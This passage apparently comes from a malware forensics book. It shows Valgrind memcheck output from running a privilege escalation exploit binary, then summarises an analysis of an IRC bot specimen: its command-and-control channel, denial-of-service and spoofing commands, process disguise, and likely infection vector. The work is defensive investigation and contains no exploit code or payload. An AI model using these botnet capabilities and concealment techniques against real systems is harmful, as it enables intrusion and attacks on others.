The `memcheck` tool that is invoked by default when Valgrind examines an executable reports any memory allocation and usage errors. For instance, a privilege escalation exploit that was used in the Adore rootkit scenario produced a number of `memcheck` errors.

```
$ valgrind --log-file=90.valgrind.log --leak-check=full ./90
[-] Unable to unmap stack: Invalid argument
Segmentation fault (core dumped)
==15450== Memcheck, a memory error detector.
==15450== Copyright (C) 2002-2007, and GNU GPL'd, by Julian Seward et al.
==15450== Using LibVEX rev 1804, a library for dynamic binary translation.
==15450== Copyright (C) 2004-2007, and GNU GPL'd, by OpenWorks LLP.
==15450== Using valgrind-3.3.0, a dynamic binary instrumentation framework.
==15450== Copyright (C) 2000-2007, and GNU GPL'd, by Julian Seward et al.
==15450== For more details, rerun with: -v
==15450==
==15450== My PID = 15450, parent PID = 21037.  Prog and args are:
==15450==    ./90
==15450==
--15451-- WARNING: unhandled syscall: 89
--15451-- You may be able to write your own handler.
--15451-- Read the file README_MISSING_SYSCALL_OR_IOCTL.
--15451-- Nevertheless we consider this a bug.  Please report
--15451-- it at http://valgrind.org/support/bug_reports.html.
==15451== Syscall param open(filename) points to uninitialised byte(s)
==15451==    at 0x80A35EF: (within /home/examiner/working/90)
==15451==  Address 0x88a600a is not stack'd, malloc'd or (recently) free'd
<cut for brevity>
==15450== Warning: client switching stacks?  SP change: 0xBE987520 -->
0x88A4EF0
==15450==          to suppress, use: --max-stackframe=1240586704 or greater
==15450== Warning: client syscall munmap tried to modify addresses
          0x88A9000-0xBFFFFFFF
==15450== Conditional jump or move depends on uninitialised value(s)
==15450==    at 0x8054975: vfprintf (in /home/examiner/working/90)
==15450==
==15450== Conditional jump or move depends on uninitialised value(s)
==15450==    at 0x80549C9: vfprintf (in /home/examiner/working/90)
```


Continued

```
==15450==
==15450== Jump to the invalid address stated on the next line
==15450==    at 0x61F47700: ???
==15450==  Address 0x61f47700 is on thread 1's stack
==15450==
==15450== Process terminating with default action of signal 11 (SIGSEGV)
==15450==  Bad permissions for mapped region at address 0x61F47700
==15450==    at 0x61F47700: ???
==15450==
==15450== ERROR SUMMARY: 3 errors from 3 contexts (suppressed: 0 from 0)
==15450== malloc/free: in use at exit: 0 bytes in 0 blocks.
==15450== malloc/free: 0 allocs, 0 frees, 0 bytes allocated.
==15450== For counts of detected errors, rerun with: -v
==15450== All heap blocks were freed -- no leaks are possible.
--15451-- WARNING: unhandled syscall: 48
--15451-- You may be able to write your own handler.
--15451-- Read the file README_MISSING_SYSCALL_OR_IOCTL.
--15451-- Nevertheless we consider this a bug.  Please report
--15451-- it at http://valgrind.org/support/bug_reports.html.
==15454==
==15454== Process terminating with default action of signal 11 (SIGSEGV)
==15454==  Bad permissions for mapped region at address 0x80A303A
==15454==    at 0x80A306E: (within /home/examiner/working/90)
==15454==
==15454== ERROR SUMMARY: 60 errors from 1 contexts (suppressed: 0 from 0)
==15454== malloc/free: in use at exit: 0 bytes in 0 blocks.
==15454== malloc/free: 0 allocs, 0 frees, 0 bytes allocated.
==15454== For counts of detected errors, rerun with: -v
==15454== All heap blocks were freed -- no leaks are possible.
==15451==
==15451== Process terminating with default action of signal 11 (SIGSEGV)
==15451==  Bad permissions for mapped region at address 0x80A303A
==15451==    at 0x80A306E: (within /home/examiner/working/90)
==15451==
==15451== ERROR SUMMARY: 60 errors from 1 contexts (suppressed: 0 from 0)
==15451== malloc/free: in use at exit: 0 bytes in 0 blocks.
==15451== malloc/free: 0 allocs, 0 frees, 0 bytes allocated.
==15451== For counts of detected errors, rerun with: -v
==15451== All heap blocks were freed -- no leaks are possible.
```

The address in bold above is shown here using Dissy.

Continued

Figure 10.75 Dissy View of Address Reported by Valgrind Memcheck



After conducting behavioral and static analysis of our malicious code specimen, `sysfile`, we have a clear picture about the nature and capabilities of the program.

Summary

Nature and Purpose of the Suspect Program?

Analysis of our malware specimen, `sysfile`, has revealed that it is an IRC based bot program that provides the attacker with remote access

How does the program accomplish its purpose?

The infected system is instructed to join an IRC server identified in a domain name hard coded into the specimen, as well as a channel, also coded into the specimen. Once the infected, the "zombie" system joins the channel, which serves as a commands and control structure of the attacker, allowing him or her to issue commands to the infected machines that are listening for instructions in the channel. As we learned from gaining control over the infected system, some of these commands include:

- Making the infected system identify the version of the malicious code;
- Enable the system to launch certain denial of service attacks;
- Launch a variety of denial of service attacks;
- Spoof IP addresses;
- Download files from the Internet;
- Issue command remotely; and
- Change the nickname of the infected system

How does the program interact with the host system?

The suspect program creates an entry in the /proc/<pid> directory and manifests as a process named "`bash-`" to conceal its existence and activity. If permitted to connect to the Internet, the specimen has substantial network capabilities; if the attacker leverages the attack features of the program, the host system will experience degraded performance. As we learned during the exploration of the specimen's attack functionality, it requires 'root' access to have full attack capabilities. The specimen did not manifest any hidden functions, or other modifications of the victim host.

How does the program interact with the network?

The infected system queries to resolve a domain name hard coded into the specimen in an effort to identify a particular IRC server, which serves as a command and control structure for the attacker. The specimen does not reveal additional network infection or propagation methods.

What does the program suggest about the sophistication level of the attacker?

It is unclear if the attacker is an author or contributor to the development of the program, or merely an "end user." Because the source code/instructions for controlling the program are available on the internet, there is a strong possibility that the attacker may have simply acquired the program and used it. Even if this is the case in our scenario, the attacker would still need to be able to compile the specimen with the IRC command and control domain name embedded in the program, establish and administer the required servers to operate an army of infected computers, among other skills. Although these tasks do not require the most sophisticated of users to accomplish them, the attacker must have a moderate level of sophistication.

Is there an identifiable vector of attack that the program uses to infect a host?

Evidence collected in our scenario does not provide for enough context to make this determination, however, research relating to similar specimens suggests that the specimen is commonly downloaded to a victim system by other malware, such as a worm. This may account for why James, the system administrator in the scenario had recently needed to remediate a network work incident on the system.

What is the extent of the infection or compromise on the system or network?

Although the suspect program creates an entry in the `/proc/<pid>` directory and manifests as a process, the program did not display rootkit or persistence capabilities. Further, the suspect program did not display propagation features such as scanning for other vulnerable systems on the network. However, as the suspect program may have been installed by a worm, the prudent assumption is that other similarly configured systems on the subject network were also vulnerable to the worm, and in turn, may also have this malware installed. As a result, these systems should be examined as well.

Notes

[i] http://www.bellevuelinux.org/user_space.html
[ii] http://www.bellevuelinux.org/kernel_space.html
[iii] For more information about ngrep, go to http://ngrep.sourceforge.net/.
[iv] For more information about nmap, go to http://nmap.org/.
[v] For more information about Nessus, go to http://www.nessus.org/nessus/.